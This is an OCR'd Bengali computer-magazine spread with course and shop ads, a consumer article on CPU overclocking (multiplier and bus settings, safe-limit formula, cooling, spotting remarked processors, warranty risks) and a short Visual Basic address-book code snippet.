প্রায় ১০ বছর যাবৎ নিয়মিতভাবে প্রকাশিত বাংলাদেশে তথ্য প্রযুক্তি আন্দোলনের পথিকৃৎ মাসিক কমপিউটার জগৎ বাংলা ভাষায় সর্বাধিক প্রচারিত কমপিউটার ম্যাগাজিন। এর প্রচার সংখ্যা এখন দেশের বেশির ভাগ দৈনিক পত্রিকার চেয়ে অনেক অনেক বেশি (যা হকার সমিতি এবং জিপিও থেকে যে কেউ যাচাই করে নিতে পারেন)। কমপিউটার জগৎ পত্রিকা আপনার পরিবারের সকল সদস্যকে একবিংশ শতাব্দীর উপযোগী করে গড়ে তুলতে অপরিহার্য। আজই হকারকে বলুন। প্রতিমাসে মাত্র ২০ টাকায় যেন পত্রিকাটি আপনি অবশ্যই হাতে পান। এটি আপনার পরিবারের সকলকে যুগোপযোগী করে তুলবে।

NCC BIT
Admission
B.Sc(Hons) in Computing & Information Systems,UK
NCC(UK) Offers
Academic Degree with Career Programmes
IDCS (1st year)
International Diploma In Computer Studies
Programmer, End User Support Application Developer, Network Support
IAD (2nd year)
International Advanced Diploma
System Analyst, Technical Trainer, System Developer, Network Administrator
B.Sc (3rd year)
B.Sc(Hons) in computing & Information Systems
Project Manager, Software Engineer, Technical Consultant, Technical Manager
M.Sc (4th year)
M.Sc in Information Networks
Technical Specialist, Application Development Manager, System Administrator Specialist Trainer
ENTRY Eligibility
H.S.C./4 O'Levels including English
SESSION
March/ Jun/ Sept/ Dec
SHIFT
Morning & Evening
ISO 9001 Certified
30years of specialist knowledge of the IT industry
300 center in 30 countries
150000 students assessed worldwide each year
NCC Education is one of the World's largest providers of IT skills certification programmes
Free Spoken English
All final exam held at the British Council, Dhaka
www.ncceducation.co.uk
BHUIYAN INSTITUTE OF TECHNOLOGY (BIT)
BHUIYAN COMPUTERS
House 24, Road 16 (New)
27 (Old), Dhanmondi
Tel : 9117507, 810885
Fax: 9131915

গতি প্রত্যাশীর স্বস্তি কিংবা মুনাফার হাতিয়ার

মইন উদ্দীন মাহমুদ

প্রসেসরের ওভারক্লকিং!!

কমপিউটার ও তথ্য প্রযুক্তি সচেতনতা বৃদ্ধি এবং কমপিউটারের মূল্য কমার কারণে পিসি এখন স্ট্যাটাস সিম্বলের সীমানা পেরিয়ে সাধারণের ঘরে পৌঁছতে শুরু করেছে। ক্রমশই ক্রেতার সংখ্যা বাড়ছে। এসব ক্রেতার অধিকাংশই হয়তো কমপিউটার সম্পর্কে ভাল ধারণা রাখেন না। এই দূর্বলতার কারণে তারা কোন কোন ক্ষেত্রে প্রতারিত হয়ে থাকেন। এমন অনেক ব্যবহারকারী আছেন যারা ভাবেন শুধু কমপিউটারের স্পীড বেশি হলেই কাজের গতি বাড়ে কিংবা অনেক ঝামেলাপূর্ণ কাজ সহজে সামাল দেয়া যায়। তাই তারা কমপিউটারের গতি বাড়াবার সম্ভাব্য সবগুলো উপায়ই অবলম্বন করতে চান। আর এ জন্যই রিমার্কড প্রসেসর ধারণার উদ্ভব হয়েছে এবং অসাধু ব্যবসায়ীরা এ পন্থা অবলম্বন করে টু-পাইস কামিয়েও নিচ্ছেন। অধিক মুনাফা প্রত্যাশী ব্যবসায়ী প্রসেসরের স্পীড বাড়িয়ে অধিক মূল্যে পিসি বিক্রি করে থাকেন। ওভারক্লকিং নামে এমন এক ধরণের প্রযুক্তির সাহায্য নেয়া হয় এক্ষেত্রে, সেটি বুঝেশুনে সতর্কতার সাথে প্রয়োগ করলে স্পীড প্রত্যাশী ব্যবহারকারীদের স্বস্তির কারণ হতে পারে আবার সেটির অপব্যবহার কমপিউটারের জন্য ক্ষতির কারণ হয়েও দাঁড়াতে পারে। সেজন্যই ওভারক্লকিং সম্পর্কে বিশদ জ্ঞান রাখা উচিত গতি প্রত্যাশী আজকের যুগের প্রতিটি ব্যবহারকারীরই।

সাধারণত প্রসেসর একটি নির্দিষ্ট গতিতে রান করার জন্য তৈরি করা হলেও এর গতি একটি নির্দিষ্ট সীমার মধ্যে বৃদ্ধি করা যেতে পারে, যাকে নিরাপদ মাত্রাও বলা যেতে পারে। অর্থাৎ প্রসেসরের গতি একটি নির্দিষ্ট রেঞ্জের মধ্যে থাকে। তাই প্রসেসর উল্লেখিত মাত্রার তুলনায় অধিক ফ্রিকোয়েন্সিতে রান করতে পারে। প্রসেসর তৈরিতে ব্যবহৃত সিলিকনের ফিজিক্যাল লিমিট দিয়ে কেবলমাত্র এর আপার লিমিট নির্ধারিত হয়ে থাকে। ফলে প্রসেসরের স্পীড নিয়ন্ত্রণকারী প্যারামিটারের ভিন্নতা ঘটলে অনেক সময় সমস্যা দেখা দিতে পারে। যদি লিমিটের মধ্যে হয় এবং ওভারক্লকিং সঠিকভাবে সম্পন্ন করা যায় তবে প্রসেসর বা সিস্টেমের কোন ক্ষতি হওয়ার সম্ভাবনা থাকে না।

ওভারক্লকিং কি?

অনেক ব্যবহারকারী হয়তো ওভারক্লকিংয়ের কথাটি ইতোমধ্যে শুনেছেন। আবার এমন অনেক পাঠক আছেন যারা বিষয়টি সম্পর্কে তেমন কোন ধারণা রাখেন না। অনেকে আবার ওভারক্লকিংকে কোন কোন কমপিউটার ব্যবসায়ীর অধিক মুনাফার হাতিয়ার হিসেবে জানেন। প্রসেসরের গতি যত বেশি কমপিউটারের মূল্যও তত বেশি। ব্যবসায়ীদের মধ্যে কেউ কেউ প্রসেসরকে ওভারক্লক করে বেশি মূল্যে বিক্রি করেন যা অনেক সাধারণ ক্রেতাই বুঝতে পারেন না।

ওভারক্লকিং হলো এমন একটি প্রক্রিয়া যা দিয়ে সিপিইউ (প্রসেসর)-এর সাথে সংশ্লিষ্ট দুটি কনফিগারেশনকে এডজাস্ট করা হয়। এর ফলশ্রুতিতে দ্রুতগতিতে কাজ করা সম্ভব হয়। এতে সিপিইউ-এর সাথে সাথে সংশ্লিষ্ট কম্পোনেন্টস যেমন— গ্রাফিক্স কার্ড, সাউন্ড কার্ড ইত্যাদিতে অধিক গতির উপযোগী এপ্লিকেশন যেমন— থ্রীডি অথরিং সফটওয়্যার, ইমেজ প্রসেসিং, গেমিং ইত্যাদির পারফরমেন্স বৃদ্ধি পায় যদি ওভারক্লকিং প্রক্রিয়াটি সঠিকভাবে সম্পন্ন করা যায়। এখানে আরেকটি বিষয় লক্ষ্যণীয় যে, ওভারক্লকিংয়ের ফলে অফিস সুইট এবং ইন্টারনেট এপ্লিকেশন যেমন— ওয়েব ব্রাউজিং- তেমন উল্লেখযোগ্যভাবে গতিশীল হবে না।

সিপিইউ-এর স্পীডকে নির্দিষ্ট করা হয় দুটি ভেরিয়েবলের পরিমাপ দিয়ে। একটি হচ্ছে সিপিইউ-এর বাস স্পীডের গুণীতক এবং অপরটি হচ্ছে ফ্রন্ট-সাইড: বাস বা সিস্টেমের বাস স্পীড। অর্থাৎ সিস্টেমের বাস স্পীড এবং সিপিইউ-এর বাস স্পীডের গুণীতকের গুনফলই হচ্ছে সিপিইউ-এর ক্লক স্পীড। ফ্রন্ট-সাইড বাস বা সিস্টেম বাসই সিপিইউকে বিভিন্ন পেরিফেরালস ও মেইন মেমরির সাথে সংযোগের সুযোগ করে দেয়। পক্ষান্তরে ব্যাক-সাইড বাসের দায়িত্ব হচ্ছে সিপিইউ-এর সেকেন্ডারি ক্যাশ (L2)-এর সাথে সংযোগ স্থাপন করা। প্রকৃতঅর্থে ওভারক্লকিং হচ্ছে এমন একটি প্রক্রিয়া যা সিস্টেমের বা ফ্রন্ট-সাইড বাস স্পীডের পরিবর্তন ঘটিয়ে প্রসেসরের স্পীডকে উল্লেখিত স্পীডের চেয়ে বাড়িয়ে দেয়।

ক্লক এবং বাস সেটিংস

মাল্টিপ্লায়ার	বাস স্পীড	সিপিইউ স্পীড
৪	৬৬ মে.হা.	২৬৬ মে.হা.
৪.৫	৬৬ মে.হা.	৩০০ মে.হা.
৪.৫	৭৫ মে.হা.	৩৩৮ মে.হা.
৫.৫	৬৬ মে.হা.	৩৬৬ মে.হা.
৬	৬৬ মে.হা.	৪০০ মে.হা.
৪	১০০ মে.হা.	৪০০ মে.হা.
৪	১১২ মে.হা.	৪৪৮ মে.হা.
৪.৫	১০০ মে.হা.	৪৫০ মে.হা.
৫.৫	৮৩ মে.হা.	৪৫৭ মে.হা.
৪.৫	১১২ মে.হা.	৫০৪ মে.হা.
৬	১০০ মে.হা.	৬০০ মে.হা.

ওভারক্লকিং কেন করা হয়?

প্রস্তুতকারীরা সিপিইউ বাজারজাতকরণের সময় যে স্পীড রেটিং প্রকাশ করে তা মূলতঃ মাঝামাঝি বা পরিমিত মাত্রার। প্রস্তুতকারকরা সিপিইউ-এর ব্যাচ নম্বর (সুনির্দিষ্ট ধরনের) প্রকাশ করার সাথে সাথে শুধুমাত্র প্রস্তুত-উত্তর টেস্টিং স্পীড রেটিং প্রকাশ করে। প্রকৃতপক্ষে চিপের সবচেয়ে খারাপ অবস্থাকে ভিন্ন খাতে প্রবাহিত করার জন্যই এই টেস্ট। যেমন, আপনার পুরানো মডেলের কমপিউটারটি ১৫০ মে.হা. গতিসম্পন্ন। আসলে এটি তৈরি করা হয়েছিল পেন্টিয়াম ১৬৬ মে.হা. হিসেবে। কিন্তু ১৬৬ মে.হা. এর টর্চার টেস্টে এর ত্রুটি ধরা পরে। পক্ষান্তরে ১৫০ মে.হা.-এর টেস্টে সেরকম কোন ত্রুটি ধরা পড়ে না। তাই এটাকে ১৫০ মে.হা. গতিসম্পন্ন হিসেবে প্রকাশ করা হয় যা একটি নিরাপদ মাত্রাও বটে।

ওভারক্লকিংয়ের মাধ্যমে কমপিউটারের সিপিইউ'র স্পীডকে ১৫% থেকে ২০% পর্যন্ত নির্বিঘ্নে বাড়িয়ে দেয়া যায়। এতে অবশ্যই বাড়তি কোন খরচের প্রয়োজন হয় না। অবশ্য অধিক মুনাফালোভী ব্যবসায়ীরা এবং দক্ষ ওভারক্লকাররা ঝুঁকি নিয়ে সিপিইউকে এমন গতিসম্পন্ন করেন যা কল্পনাতীত। যেমন— সেলেরন ৩৬৬ মে.হা. প্রসেসরকে ৪০০ মে.হা. পর্যন্ত বাড়িয়ে বাজারজাত

ওভারক্লকিং-এর নিরাপদ সীমা

প্রতিটি প্রসেসরের গতি বৃদ্ধি করার একটি সর্বোচ্চ সীমা নির্ধারণ করা থাকে, যার ব্যতিক্রম ঘটলে সফল ওভারক্লকিং প্রক্রিয়া সম্পূর্ণ বিফল হয়ে যেতে পারে। সেলেরন প্রসেসরের জন্য প্রসেসরের ক্যাশ সমতুল্য মে.হা. নির্ণয় করতে '১০০০/L2 ক্যাশের স্পীড ন্যানো সেকেন্ডে' সূত্রটি ব্যবহার করা যেতে পারে এবং এই সূত্রটি পেন্টিয়াম টু/ থ্রী (কপারমাইন ব্যাতীত) প্রসেসরের জন্য প্রয়োগ করতে চাইলে ২ দিয়ে গুণ করতে হবে। কেননা পেন্টিয়াম টু এবং থ্রী (কপারমাইন ব্যাতীত)-এর ক্যাশ রান করে প্রসেসরের স্পীডের অর্ধেক গতিতে।

বিভিন্ন পরীক্ষায় দেখা গেছে যে, ওভারক্লকিংয়ের মাধ্যমে প্রসেসরের স্পীড ১৫% পর্যন্ত বৃদ্ধি করলেও ক্যাশ স্পীডের কোন পরিবর্তন ঘটে না। অর্থাৎ ক্যাশ স্পীড ওভারক্লকিংয়ের পরেও স্থির থাকে। উপরোল্লিখিত সূত্রের পরিশুদ্ধ রূপ হচ্ছে— (((১০০০/৬.৬৭)x২)x১.১৫) মে. হা.=সর্বোচ্চ নিরাপদ সীমা। এখানে ৬.৬৭ (ন্যানো সেকেন্ড)কে সাধারণ L2 ক্যাশের গতি ধরা হয়েছে এবং ১৫% গতি বৃদ্ধি হেতু ১.১৫ (১১৫%) ধরা হয়েছে। এ সূত্র শুধুমাত্র সেলেরন, পেন্টয়াম টু, থ্রী (কপারমাইন ব্যাতীত) এর জন্য প্রযোজ্য। সূত্রানুযায়ী প্রাপ্ত ফলাফল-ই হচ্ছে বর্তমান ওভারক্লকিংয়ের সর্বোচ্চ নিরাপদ মাত্রা যার ব্যতিক্রম ঘটলে হিতে বিপরীত হতে পারে। বস্তুতঃ এই সূত্র প্রয়োগ করেই ওভারক্লকিংয়ের আপার লিমিটকে ধার্য করা হয়। যেমন, পেন্টিয়াম টু ৩৩৩ মে.হা. প্রসেসরের প্রাথমিক ক্যাশ ছিল ৫.৫ ন্যানো সেকেন্ড (এক সেকেন্ডের ১০০ কোটি ভাগের এক ভাগ)। উপরোক্ত সূত্র প্রয়োগ করে এর ওভারক্লকিংয়ের আপার লিমিট হবে (((১০০০/৫.৫)x২)x১.১৫)=৪১৪ মে.হা.। আবার পেন্টিয়াম টু ৪০০ মে.হা.-এর L2 ক্যাশ ৫ ন্যানো সেকেন্ড। ওভারক্লকিং করে এর সর্বোচ্চ স্পীড হবে (((১০০০/৫)x২)১.১৫)=৪৬০ মে.হা.। একইভাবে পেন্টিয়াম টু ৪৫০ মে.হা. প্রসেসরের ক্যাশ হচ্ছে ৪.৫ ন্যানো সেকেন্ড। ওভারক্লকিং করে এটিকে (((১০০০/৪.৫)x২)x১.১৫)=৫১১ মে.হা.-এ উন্নীত করা যায়।

অনেক মাদারবোর্ডে ওভারক্লকিং প্রক্রিয়া সম্ভব নয়। অনেক সময় এ সমস্ত মাদারবোর্ডে কোন জাম্পারও থাকে না এবং স্পীড ও সিপিইউ-এর ধরন ও প্রকৃতি স্বয়ংক্রিয়ভাবেই কোন রকম পরিবর্তন ঘটানোর অপশন ছাড়া ডিটেক্ট করে। আবার কিছু মাদারবোর্ড সিপিইউ-এর বাস ফ্রিকোয়েন্সি, ক্লক মাল্টিপ্লেয়ার প্রভৃতি প্যারামিটার ভার্চুয়ালি পরিবর্তন করা সাপোর্ট করে। এমন কিছু মাদারবোর্ডের মধ্যে উল্লেখযোগ্য হলো Asus P2BF বা P3B-F এবং Abit BH6.

করা হয়। "আবার কোন কোন ক্ষেত্রে এটাকে ৫০০ মে.হা. এর ওপরেও নিয়ে যাওয়া হয়। অনেক সময় পেন্টিয়াম থ্রী ৩০০ মে.হা. প্রসেসরকে ৪৫০ মে.হা. পর্যন্ত উন্নীত করে বাজারজাত করা হয়।


ওভারক্লকিংয়ের আগে জেনে নিন

ওভারক্লকিংয়ের জন্য প্রধান বিবেচ্য বিষয় দু'টি হচ্ছে মাদারবোর্ড ও সিপিইউ। সিস্টেমের গুণীতক এবং ফ্রন্ট—সাইড বাস স্পীড বৃদ্ধি বা পরিবর্তনের জন্য প্রয়োজনীয় জাম্পার অথবা সুইচ মাদারবোর্ডেই থাকে। সিমসের (CMOS) মাধ্যমে সেটিং পরিবর্তন করা হলে বা মাদারবোর্ডের জাম্পার সেটিং বাড়ানো হলে সিস্টেম বাসের স্পীডও বেড়ে যাবে এবং এর সাথে সাথে কমপিউটারের অন্যান্য কম্পোনেন্টের গতিও বাড়বে। এ প্রক্রিয়া ISA, PCI এবং AGP কার্ডকেও অন্তর্ভুক্ত করে। তাই ওভারক্লকিং করার আগে নিশ্চিত হওয়া উচিৎ যে এই কার্ডগুলোতে যে স্পীডের কথা উল্লেখ করা হয়েছে তার চেয়ে বেশি স্পীড সমর্থন করবে কিনা। সাধারণত সিস্টেম-বাস-স্পীড বাড়ানো হলেও পুরানো আইএসএ কার্ডগুলোর স্পীডে কোন পরিবর্তন ঘটে না। অপেক্ষাকৃত নতুন পিসিআই এবং আইএসএ কার্ডসমূহ যৌক্তিক মাত্রায় ওভারক্লকিংয়ে স্বীয় অবস্থানে থাকে।

কিছু কিছু মাদারবোর্ডে (জাম্পার বিহীন) ওভারক্লকিংয়ের সকল সেটিংই পরিবর্তন করা সম্ভব হয় বায়োসের মাধ্যমে। বায়োস সেটিংয়ের বিষয়টিকে বলা হয় 'সিপিইউ সফট মেনু' যা দিয়ে খুব সহজেই ওভারক্লকিং করা যায়।

তাই সিস্টেমের গুণীতক বা ফ্রন্ট—সাইড বাস স্পীড পরিবর্তনের জন্য মাদারবোর্ডের উপযুক্ত ম্যানুয়াল দরকার হয়, কেননা এক সিস্টেমের মাদারবোর্ডের সাথে অন্য সিস্টেমের মাদারবোর্ডের যথেষ্ট বৈসাদৃশ্য পরিলক্ষিত হয়। তাছাড়া **কিছু কিছু মাদারবোর্ড আছে যেগুলোতে ওভারক্লকিং সম্ভব নয়, তা মাদারবোর্ডের ম্যানুয়াল থেকেই জানা যায়।**

সিস্টেম কুলিং : ওভারক্লকিংয়ের সময় সবচেয়ে গুরুত্বপূর্ণ ফ্যাক্টরগুলোর মধ্যে অন্যতম হলো সিস্টেম কুলিং। সিপিইউ-এর স্পীড যত বেশি হবে তত বেশি তাপের সৃষ্টি হবে এবং সিস্টেম ক্র্যাশের ঝুঁকিও তত বেশি হবে। প্রসেসর এবং সিস্টেম বাসের ফ্রিকোয়েন্সির পরিবর্তন ঘটানোর ফলশ্রুতিতে সিপিইউ বেশ উষ্ণ তাপমাত্রায় রান করতে থাকে। যদি এক্ষেত্রে তাপ নিয়ন্ত্রণ করে সিপিইউকে যথাযথভাবে ঠাণ্ডা রাখা না হয় তবে ক্রমবর্ধমান উষ্ণতাপের কারণে সিপিইউ এবং মাদারবোর্ড স্থায়ীভাবে নষ্ট হয়ে যেতে পারে। তাই কমপিউটারের সাথে যে ছোট প্লাস্টিকের ফ্যান জুড়ে দেয়া হয় তা ওভারক্লকিংয়ের পরে তাপ নিয়ন্ত্রণের জন্য অনেক সময় কার্যকরী ভূমিকা রাখতে পারে না। অবশ্য যদি ব্যাপক মাত্রায় ওভারক্লকিং (৫% থেকে ১০%-এর মধ্যে) করে না থাকেন তবে সেক্ষেত্রে তাপনিয়ন্ত্রণের জন্য বাড়তি কোন যন্ত্রপাতি লাগবে না। পিসির সাথে সংশ্লিষ্ট ফ্যান এবং হিট সিঙ্কই যথেষ্ট হবে। তবে কেসিং-এর ভেতরে এবং প্রসেসরের চতুর্দিকে পর্যাপ্ত বায়ু সঞ্চালনের জন্য বাড়তি কুলিং ফ্যান বা অধিক ক্ষমতাসম্পন্ন কুলিং ফ্যান যুক্ত করা উচিৎ। অধিকাংশ ATX কেসিংয়ে অতিরিক্ত কুলিং ফ্যান লাগানোর অপশন থাকে। যদি নতুন পিসি কেনেন এবং ওভারক্লকিংয়ে আগ্রহী হন তবে অবশ্যই কেনার আগে জেনে নিন যে সেখানে বাড়তি কুলিং ফ্যান লাগানো যাবে কিনা।



চিত্র-১ : যত ঠাণ্ডা তত গতি


ওভারক্লকিংয়ে অধিকতর কার্যকারিতার জন্য কুলিং ফ্যানের পরিবর্তে ব্যাপক ক্ষমতাসম্পন্ন কুলিং সিস্টেম যেমন Peltier Cooler, Water Cooling এবং Phase Change Refrigeration ব্যবহার করা যায়। এগুলো অত্যন্ত কার্যকর কুলিং প্রক্রিয়া যা দিয়ে প্রসেসরের তাপমাত্রা -১২০ ডিগ্রী সেন্টিগ্রেড পর্যন্ত নামিয়ে আনা যায়। উল্লেখ্য যে, প্রসেসরকে যে স্পীডের জন্য ডিজাইন করা হয়ে থাকে তার চেয়েও অধিক দ্রুত গতিসম্পন্ন করা যায় এর তাপমাত্রা কমানোর মাধ্যমে। অর্থাৎ প্রসেসরের তাপমাত্রা যত কম হবে প্রসেসর তত বেশি দ্রুত গতিসম্পন্ন হবে (চিত্র-১)।

কিভাবে ওভারক্লকিং করা হয়

ওভারক্লকিংয়ের প্রক্রিয়াটি আপনি বায়োস সেটআপের মাধ্যমে বা সরাসরি মাদারবোর্ড থেকেও করতে পারেন। তাই প্রথমে মনস্থির করে নিন— কিভাবে ওভারক্লকিং করবেন।

মাদারবোর্ড থেকে ওভারক্লকিংয়ের কাজটি সম্পন্ন করার জন্য নিচের ধাপগুলো অনুসরণ করতে হবে—

১। *সিস্টেম ক্যাবিনেট খোলা :* প্রথমে কমপিউটার পাওয়ার অফ করে পাওয়ার কর্ডকে কমপিউটার থেকে বিচ্ছিন্ন করে নিন। অতঃপর সিস্টেমের কেসিং খুলে পুরো সিস্টেমটিকে উন্মুক্ত করুন।



চিত্র-২ : মাদারবোর্ডে জাম্পার ব্লকের অবস্থান

২। *ফ্রন্ট-সাইড-বাস ও ক্লক গুণীতক সেট করা :* কিছু কিছু মাদারবোর্ড একগুচ্ছ জাম্পারের মাধ্যমে বিভিন্ন প্যারামিটারে কনফিগারের সুবিধা অনুমোদন করে (চিত্র-২)। প্রথমে মাদারবোর্ডের ম্যানুয়াল দেখে জাম্পার ও সুইচসমূহের অবস্থান জেনে নিন। সুইচসমূহ ক্লক মাল্টিপ্লায়ার (গুণীতক) এবং বাস স্পীডকে সেট করে এবং জাম্পার কোর ভোল্টেজকে নিয়ন্ত্রণ করে। জাম্পারটিকে তোলার জন্য প্লায়ারস ব্যবহার করতে পারেন। একাজটি করার আগে নিজেকে গ্রাউন্ডেড করে নিন। যদি সম্ভব হয় তবে নন কন্ডাক্ট বা বিদ্যুৎ-অপরিবাহী প্লায়ারস ব্যবহার করুন।

এখন যথাযথভাবে জাম্পার বা সুইচকে এডজাস্ট করে ক্লক মাল্টিপ্লায়ার বা বাস স্পীডকে পরিবর্তন করুন। উভয় সেটিংকে এক সঙ্গে পরিবর্তন করা উচিত নয়। একটি একটি করে পরিবর্তন করা উচিত। প্রতিটি সেটিং পরিবর্তনের পর পাওয়ার কর্ড সংযোগ করে কমপিউটারকে চালু করুন এবং ন্যূনতম ২০-২৫ মি. ধরে

massive
PROFESSIONAL
PC
COMPUTERS

YOUR ULTIMATE SOLUTION

COMPLETE PC
AMD K6-2/400MHz & 450MHz
intel Pentium II 400MHz & 450MHz
intel Pentium III 450MHz.500MHz & 550MHz


OVER 10 YEARS

Head Office : 95/1 New Elephant Road,
Zinnat Mansion (1stFl.) Dhaka 1205, Bangladesh.
Phone : 8612856, 8614058, Fax : 880-2-8614828
E-mail : massive@bdcom.com

Branch : BCS Computer City
IDB Bhaban, Shop # SR209&210 2nd fl.
Agargaon,Dhaka 1207. Phone : 017-646666(GP-GP)
E-mail : masividb@bdcom.com

massive
COMPUTERS

কমপিউটার চালু রেখে লক্ষ্য করুন কোন সমস্যা হচ্ছে কিনা।


চিত্র-৩ : মাদারবোর্ডে ডিআইপি সুইচের অবস্থান

কোন কোন মাদারবোর্ডে জাম্পার ব্লকের পরিবর্তে একগুচ্ছ DIP (Dual Inline Package) সুইচ থাকে (চিত্র-৩)। যদিও এই সুইচগুলো খুবই ছোট তারপরও এগুলোর সেটিং পরিবর্তন করতে পারেন ফিলিপস হেড স্ক্রু ড্রাইভার দিয়ে। এগুলোর সেটিং খুব অল্প অল্প করে বৃদ্ধি করে সেটিং পরিবর্তন করুন। প্রতিবার সেটিং পরিবর্তন করে কমপিউটার চালু করে ন্যূনতম ১৫ মিনিটের জন্য চালিয়ে লক্ষ্য করুন কোন অস্বাভাবিকতা পরিলক্ষিত হচ্ছে কিনা। হলে তা নোট করে রাখুন।

যদি উইন্ডোজ ঠিকমত লোড হয় এবং অন্যান্য এপ্লিকেশন প্রোগ্রাম কিছুক্ষণের জন্য ঠিকমত চলার পর দেখা যায় প্রোগ্রামসমূহ আশ্চর্যজনক কিছু আচরণ করছে বা ক্র্যাশ করছে কিংবা উইন্ডোজ ক্র্যাশ হচ্ছে তাহলে ধরে নিতে হবে যে ওভারক্লকিংয়ে সমস্যা রয়েছে। এক্ষেত্রে একটি ভাল কুলিং ফ্যানের ব্যবস্থা করে পুনরায় কমপিউটার বুট করুন। এরপরও যদি সমস্যা থেকে যায় তাহলে পুনরায় সেটিং পরিবর্তন করুন যতক্ষণ না পর্যন্ত আপনি কাঙ্ক্ষিত স্পীড পাচ্ছেন।

সিস্টেমের ক্লকস্পীড বাড়াতে থাকুন। তবে এমন মাত্রায় বাড়ানো উচিত হবে না যা আপনার সিপিইউ এবং মাদারবোর্ডকে অকেজো করতে পারে। নির্দিষ্ট সীমার মধ্যে ক্লকস্পীডকে রাখা উচিত, যা তুলনামূলকভাবে নিরাপদ সীমা হিসেবে বিবেচিত।

বায়োসের মাধ্যমে ওভারক্লকিং

বায়োসের মাধ্যমে অনেক সময় আপনি ক্লক গুণীতক এবং বাস স্পীড বাড়াতে পারেন (চিত্র-৪)। প্রথমে ক্লক গুণীতক দিয়ে শুরু করুন এবং মান সামান্য করে বাড়াতে থাকুন। প্রতিবার স্পীড পরিবর্তনের পর কমপিউটারকে রিবুট করে ২০-২৫ মিনিট চালিয়ে লক্ষ্য করুন, কোন অস্বাভাবিক আচরণ চোখে পড়ে কিনা। যদি সিস্টেম ফ্রীজ হয় বা নিস্ক্রীয় নীল স্ক্রীণ আবির্ভূত হয় তবে তাৎক্ষণিকভাবে রিস্টার্ট করে ক্লক স্পীড কমিয়ে পুনরায় কমপিউটার চালু করুন এবং ২০-২৫ মিনিট ধরে লক্ষ্য করুন।

যদি আপনার সিস্টেমটি কোন অস্বাভাবিক আচারন না করে নির্বিঘ্নে চলতে থাকে তাহলে কয়েক ঘন্টা ধরে বিভিন্ন এপ্লিকেশন চালিয়ে দেখুন। এ পর্যায়েও যদি কোন সমস্যা না হয় তবে নিশ্চিত হতে পারেন আপনি ওভারক্লকিংয়ে সফল হয়েছেন। যেহেতু ওভারক্লকিংয়ের ফলে প্রসেসর উচ্চ তাপমাত্রা জেনারেট করে তাই এক্ষেত্রে সম্ভব হলে একটি বাড়তি কুলিং ফ্যান যুক্ত করে নেয়া উচিত।

চিত্র-৪ : বায়োসের মাধ্যমে ওভারক্লকিং

কিভাবে বুঝবেন আপনার সিস্টেম ওভারক্লকড্ কিনা?

সাধারণত ওভারক্লকিংয়ের ফলে ক্লক স্পীড বেজোড় সংখ্যায় হয়। প্রসেসরের স্বাভাবিক স্পীড হয় ৫০-এর গুণীতক (৩৫০ মে.হা., ৪০০ মে.হা., ৪৫০ মে.হা., ৫০০ মে.হা. ইত্যাদি)। নয়তো ৩৩-এর গুণীতক (৩৩৩ মে.হা., ৩৬৬ মে.হা. ইত্যাদি) আপনি যদি বায়োস রিপোর্টে এই দুই ধরনের বাইরে কিছু দেখেন তবে ধরে নিতে পারেন আপনার কমপিউটারটি ওভারক্লকড্।

সাধারণত সিপিইউ-এর উপর পাতলা হলোগ্রাম স্টিকারে স্পীড উল্লেখ করা থাকে। যদি সিপিইউ-এর উপর কোন স্টিকার না থাকে বা স্টিকারে উল্লেখিত স্পীডের সাথে কমপিউটারে প্রদর্শিত স্পীডের তারতম্য ঘটে তবে ধরে নিবেন যে আপনার কমপিউটারটি ওভারক্লকড।

শেষ কথা

ওভারক্লকিং প্রক্রিয়াটি বেশ জটিল ও ঝুঁকিপূর্ণ। সিপিইউ-এর ওভারক্লকিং প্রক্রিয়া অনেক সময় পিসিকে নষ্ট করে দিতে পারে। তাছাড়া সিপিইউ-এর প্রস্তুতকারক কোম্পানিগুলো ওভারক্লকিংয়ের কারণে সৃষ্ট সিপিইউ-এর সকল ধরনের ক্ষয়ক্ষতির ওয়ারেন্টি বাতিল করে দেয়। আবার কোন কোন ক্ষেত্রে ওভারক্লকিংয়ের ফলে কমপিউটার কিছু দিনের জন্য বর্ধিত স্পীডে ভাল চললেও সিপিইউ-এর আয়ুষ্কাল কমিয়ে দেয় অনেকখানি। সেজন্যই বিশেষজ্ঞরা ওভারক্লকিং প্র্যাকটিসে নিরুৎসাহিত করেন। তাই কেউ যদি ওভারক্লকিং-এ আগ্রহী হন তবে তিনি তার নিজের ঝুঁকিতে কাজটি করবেন। তবে একান্তই কেউ যদি ওভারক্লকিং করতে চান তাহলে পুরানো এবং কদাচিৎ ব্যবহৃত হয় এমন কমপিউটারে ওভারক্লকিং করতে করবেন।

ওভারক্লকিং সম্পর্কে আরো বিস্তারিত জানতে চাইলে নিচের ওয়েব ঠিকানায় ব্রাউজ করুন।

www.overclockers.com
www.kryotech.com
www.tomshardware.com/overclock.html ●

এড্রেস বুক প্রোগ্রাম

(১০৯ নং পৃষ্ঠার পর)

সতর্কতা : কমপিউটারের মেমরি থেকে কখনও এড্রেস প্রোগ্রাম তৈরি করা মাই এড্রেস বুক ডাটাবেজটি মুছতে পারবেন না। কারণ তা হলে আপনার মাই এড্রেস বুক প্রোগ্রামটি কাজ করবে না।

মাই এড্রেস বুক প্রোগ্রামের Add and Save, Delete full address এবং Close and Exit কমান্ড বাটন তিনটির জন্য কোড নিম্নরূপ :

এড এন্ড সেভের জন্য

```
Private Sub cmdAdd_Click()
Data1.Recordset.Addnew
End Sub.
```

ডিলিট ফুল এড্রেসের জন্য

```
Private Sub cmdDelete_Click()
'this may produce and error if you delete last
'record or the only record in the recordset
Data1. Recordset.Delete
Data1. Recordset.Movenext
End Sub.
```

ক্লোজ এন্ড এক্সিটের জন্য

```
Private Sub cmdClose_Click()
Unload Me
End Sub.
```

আপনি কি Computer Programmer হতে চান?

তাহলে ভাল প্রশিক্ষক প্রয়োজন। অভিজ্ঞ Computer Programmer হিসেবে যিনি দীর্ঘ ৯ বছর যত্নসহকারে নিচের প্রোগ্রামগুলো শিখাচ্ছেন। দেশী/বিদেশী ও ছাত্র-ছাত্রীদের নিকট যিনি অভিজ্ঞ ও ভালো প্রশিক্ষক হিসেবে অত্যন্ত সমাদৃত। দক্ষ Programmer তৈরি করাই যার মূল উদ্দেশ্য- সেই প্রশিক্ষক Md. Saif Uddin Khan (System Analyst)-এর নিকট Programming শিখুন।

- Visual Basic 6.0
- Visual FoxPro 6.0
- SQL
- Access
- Windows NT
- Windows 98+
